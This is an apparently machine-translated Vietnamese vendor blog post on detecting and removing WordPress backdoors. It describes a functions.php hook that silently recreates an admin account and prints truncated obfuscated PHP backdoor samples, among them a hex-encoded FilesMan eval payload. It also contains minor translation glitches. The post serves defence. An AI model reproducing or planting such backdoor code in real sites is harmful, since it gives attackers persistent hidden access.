
WordPress Backdoor Là Gì?
Mỗi năm hàng nghìn trang WordPress bị nhiễm và con số tăng lên. Các trang web bị hack này sau đó được dùng để lan truyền lừa đảo và spam. Thường chủ sở hữu và nhà phát triển không nhận ra nhiễm trùng. Nhiễm trùng có thể kiên trì hoặc không. Vì vậy WordPress backdoor giúp duy trì sự kiên trì này. Một WordPress backdoor là mã cho phép kẻ tấn công truy cập trái phép và kiên trì vào máy chủ. Thường là tệp độc hại ẩn ở đâu đó. Hoặc đôi khi là plugin bị nhiễm. Hàng tháng biến thể mới của WordPress backdoor hack được tìm thấy.
Hacker luôn trong cuộc chơi và cố gắng chèn WordPress backdoor. Qua nhiều năm, nhiều plugin đã được dùng để lan truyền nhiễm trùng. Do đó, mối đe dọa có thể đến từ bất cứ đâu. Sau này, xóa WordPress backdoor có thể tốn thời gian và tài nguyên. Tuy nhiên, biện pháp phòng ngừa luôn kiểm soát được thiệt hại. Trang WordPress an toàn có thể trì hoãn, nếu không ngăn chặn tấn công. Trong blog này, bạn sẽ học về cách tìm và sửa WordPress backdoor.
Hướng dẫn liên quan – Hướng Dẫn Bảo Mật WordPress Toàn Diện Bước Đi Bước (Giảm Rủi Ro Bị Hack 90%)
Nguyên Nhân Dẫn Đến WordPress Backdoor Hack
Thiết lập trang WordPress khá dễ dàng. Tuy nhiên, nhiều khe hở có thể mở đường cho WordPress backdoor. Vì sự đơn giản, chúng ta giới hạn ở vài nguyên nhân chính. Đó là:
- Đôi khi do plugin lỗi hoặc theme.
- Thông tin đăng nhập trang web có thể yếu hoặc mặc định.
- Quyền tệp có thể yếu và làm lộ tệp nhạy cảm.
- Không dùng tường lửa hoặc giải pháp bảo mật.
- Cài đặt có thể lỗi thời.
- Chia sẻ máy chủ bị nhiễm cho trang web khác. Hỏi nhà cung cấp về subnet.

Tìm WordPress Backdoor
Tìm Backdoor Trong Theme
Theme không hoạt động (inactive) là nơi tốt nhất để ẩn WordPress backdoor. Hacker biết điều này và thường tìm trên trang web của bạn những theme như vậy. Lý do là bạn ít khi kiểm tra đó vì nó không hoạt động. WP Theme chứa tệp quan trọng tên functions.php. Tệp này chịu trách nhiệm gọi PHP gốc, WordPress và các hàm khác. Nói đơn giản, nó có thể dùng để thực thi bất kỳ loại thao tác nào. Thường kẻ tấn công cố gắng chèn tệp này để có WordPress backdoor. Ví dụ như hình dưới.

Đây là mã độc trong tệp functions.php. Nó được kích hoạt khi kẻ tấn công truy cập URL. www.yoursite.com/wp-includes/registration.php Sau đó hàm này tạo người dùng mới với
id: backdooradmin
password: Pa55W0rd.
Ngay cả khi bạn xóa người dùng, họ có thể tạo lại bằng cách truy cập URL này. Đây là ví dụ điển hình của WordPress backdoor. Tuy nhiên, mã này chỉ có thể chèn bằng cách 먼저 cấp quyền truy cập máy chủ. Có thể dùng cổng FTP mở hoặc khe hở khác.
Lo lắng về backdoor WordPress? Nhắn tin cho chúng tôi qua widget chat và chúng tôi sẽ giúp bạn sửa chữa. Bảo mật trang WordPress ngay.
Tìm Backdoor Trong Plugin
WordPress backdoor hack thường do plugin lỗi. Qua nhiều năm, nhiều plugin bị phát hiện lỗi. Năm nay Contact Form 7 là gần nhất. Có hơn 5 triệu người dùng hoạt động plugin này. Ngược lại, lỗi dẫn đến leo thang đặc quyền. Nếu tệp plugin bị sửa đổi, chúng có thể không hiển thị trong bảng điều khiển. Tuy nhiên, tìm kiếm FTP có thể lộ tệp như vậy. Để trông hợp pháp, tệp backdoor được đặt tên là tệp trợ giúp (help files). Lý do backdoor tìm thấy trong plugin:
- Plugin không dùng dễ bị nhiễm hơn. Chỉ vì chúng có thể ẩn backdoor lâu dài.
- Plugin không uy tín và không phổ biến thường được viết kém. Điều này tăng khả năng WordPress backdoor hack.
- Plugin lỗi thời dễ thành mục tiêu hơn. Chỉ vì nhiều người vẫn chạy mà không cập nhật.
- Các plugin lỗi này có thể giúp sửa đổi các tệp cốt lõi khác.
Vì vậy hãy chú ý plugin không xác định. Dọn dẹp tất cả plugin không dùng!
Tìm Backdoor Trong Tệp Cài Đặt
Sửa đổi tệp cốt lõi xảy ra tiếp theo sau khi plugin bị nhiễm. Trong tệp cốt lõi có thể có mã không mong muốn, hoặc tệp mới xuất hiện. Đôi khi backdoor ở đây trông như:
$t43="l/T6\\:aAcNLn#?rP}1\rG_ -s`SZ\$58t\n7E{.*]ixy3h,COKR2dW[0!U\tuQIHf4bYm>wFz<admin@wsxdn.com&(BjX'~|ge%p+oMJv^);\"k9";
$GLOBALS['ofmhl60'] = ${$t43[20].$t43
Mã này được che giấu bằng kỹ thuật biết đến. Điều này làm cho người dùng khó đọc. Vì vậy hãy chú ý mã trông "bẩn" như vậy và xóa tệp chứa nó. Đôi khi backdoor cũng trình diện dưới dạng tệp hợp pháp như xml.php, media.php, plugin.php v.v. Vì vậy đừng bỏ qua bất kỳ tệp nào ngay cả khi trông hợp pháp. Ngoài ra có kỹ thuật khác làm khó đọc mã.
Chú ý từ khóa FilesMan trong tệp của bạn. Ví dụ, đây là dump của backdoor nổi tiếng Filesman: 02. Backdoor này khó phát hiện và không thấy trong log. Nó dùng để đánh cắp mật khẩu và chi tiết khác.
<?php $auth_pass = ""; $color = "#df5"; $default_action = "FilesMan"; $default_charset = "Windows-1251"; preg_replace("/.*/e","x65x76x61x6Cx28x67x7Ax69x6Ex66x6Cx61x74x65x28x62x61x73x65x36x34x5Fx64x65x63x6Fx64x65x28'7b1tVxs50jD8OXvO9R9Er3fanhhjm2Q2Y7ADIZCQSSAD5GUC3N623bZ7aLs93W0Mk+W/31Wll5b6xZhkdq/7OedhJtDdKpVKUkkqlapK3rDM1tzJLL4tl7qn+ycf90/O7ddnZ++7H+Ctu/t..NRCty4s8Uh1VQKxLg+xQC0T93+IV4sxw/c08okR1wKtoyadLX6Dl6tDg3WxVxFoHhkj6Yn/xc='x29x29x29x3B","."); ?>
Ví dụ, mã dòng 6 ở dạng hex. Khi chuyển đổi, nó trông giống như: preg_replace("/.*/e","eval(gzinfla\. Có công cụ trực tuyến giải mã hex. Hãy dùng! Ngoài ra, kẻ tấn công có thể ẩn mã bằng mã hóa Base64. Xử lý tương tự. Từ khóa FilesMan ở dòng 4. Các biến thể của nhiễm trùng này có từ khóa này. Đôi khi mã có thể thao túng tệp nhạy cảm như .htaccess. Vì vậy hãy xem kỹ những tệp này!
Cách Sửa WordPress Backdoor Hack
So Sánh Checksum
Bước đầu tiên là so sánh checksum. Đây là xác định tính toàn vẹn tệp theo heuristic. Kiểm tra thủ công có thể làm. Ngoài ra, có công cụ tự động cho việc này. Không chỉ tệp cốt lõi, mà checksum cho plugin và theme cũng có sẵn. Hơn nữa, bạn có thể giữ danh sách đen cá nhân. Điều này có thể dùng danh sách công khai. Sau khi checksum không khớp, tiến hành thủ công xóa WordPress backdoor.
Cần giúp chuyên nghiệp xóa WordPress Backdoor? Nhắn tin qua widget chat và chúng tôi sẽ giúp. Sửa trang WordPress ngay.
Tính Toàn Vẹn Tệp Cốt Lõi
Thứ hai, sau khi tệp cho giá trị checksum khác nhau, kiểm tra thủ công. Rất có thể WordPress backdoor hack đã thao túng tệp. Vì vậy có thể kiểm tra tính toàn vẹn tệp cài đặt. Trước tiên, tải phiên bản WordPress mới.
$ mkdir WordPress
$ cd WordPress
Lệnh này tạo thư mục tên WordPress và chuyển vào đó.
$ wget https://github.com/WordPress/WordPress/archive/4.9.8.zip
$ tar -zxvf 4.9.8.zip
Tải phiên bản WordPress mới nhất (trong trường hợp này 4.9.8) với dòng mã đầu. Dòng thứ hai giải nén. Sau khi hoàn thành, bước quan trọng. $ diff -r path/to/your/file.php /Wordpress/wp-cron.php. Mã này so sánh khác biệt giữa hai tệp. Vì WordPress backdoor đã sửa tệp của bạn, thay đổi sẽ hiển thị. Tuy nhiên, một số tệp động như xmlrpc.php. Tệp này giúp người dùng và dịch vụ tương tác với trang qua RPC. Hacker biết điều và thường ẩn backdoor ở đây. Vì vậy hãy kiểm tra kỹ để tìm và xóa WordPress backdoor.
Mã Hóa
Đôi khi tệp có thể bị sửa đổi nhưng bạn không đọc được. Sau đó bạn có thể bắt đầu dọn dẹp WordPress backdoor hack bằng cách tìm mã hóa Base64. Ở đây greplàm kỳ diệu. Dùng lệnh sau:
find . -name "*.php" -exec grep "base64"'{}'\; -print &> output.txt
Lệnh này liệt kê tất cả phát hiện base64 trong output.txt gọn gàng. Từ đây bạn có thể giải mã thành văn bản rõ ràng bằng công cụ trực tuyến . Nếu muốn tìm trong tệp khác ngoài .php, chỉ thay thế từ *.phptrong mã. Ngoài ra, mã độc cũng có thể ở dạng hex. Vì vậy bạn có thể dùng grep -Pr "[\x01\x02\x03]". Với các mã hóa tương tự, lặp lại bước này. Xóa tệp hoặc dòng có mã độc để xóa WordPress backdoor.
Sử Dụng Nhật Ký Máy Chủ
Nhật ký máy chủ giúp xóa WordPress backdoor. Trước hết, xem tệp nào được sửa sau ngày nhất định. Duyệt log FTP để xem địa chỉ IP dùng kết nối máy chủ. Theo dõi tệp sửa đổi gần đây. Chú ý thư mục ảnh. Không ai mong đợi tệp thực thi trong thư mục ảnh. Ngoài ra, thư mục ảnh có thể ghi được. Vì vậy hacker thích ẩn backdoor đó. Đảm bảo quyền tệp nhạy cảm phù hợp. Đặt quyền tệp 444 (r–r–r–) hoặc có thể 440 (r–r—–). Xem đặc biệt thay đổi trong thư mục ảnh.
Cập Nhật Và Bảo Mật
Tầm quan trọng của cập nhật trang WordPress đã được nhấn mạnh nhiều lần. Cài đặt lỗi thời cũng tốt như bị nhiễm.
Nếu không thể truy nguyên nhân WordPress backdoor hack, hãy khôi phục từ bản sao lưu sau khi bảo mật trang hiện tại và so sánh hai bản.
Nếu bạn chưa có bản sao lưu và muốn thay thế tệp cốt lõi WordPress bằng bản mới. Bạn phải cập nhật thủ công trang WordPress sau khi sao lưu trang hiện tại.
Nếu plugin bạn dùng báo lỗ hổng bảo mật, khuyến nghị cập nhật ngay. Nếu bản vá mất quá nhiều thời gian, thay thế bằng phương án thay thế. Khuyên cập nhật với blog chính thức để nhận bản vá sớm nhất.
Sử Dụng WordPress Backdoor Scanner
Con người hay sai sót. Kiểm tra thủ công mệt mỏi và dễ sai. Điều này có thể dẫn đến WordPress backdoor hack tái phát. Giải pháp là tự động hóa. Hiện nay có công cụ khá nâng cao. Các scanner này có thể phát hiện và xóa WordPress backdoor. Một trong số đó là Astra Malware Cleaner. Nó không chỉ dọn dẹp trang web mà còn bảo vệ khỏi nhiễm trùng tương lai. Giá cả hợp lý và cho cái nhìn toàn diện. Nó tiết kiệm tài nguyên và thời gian quý báu!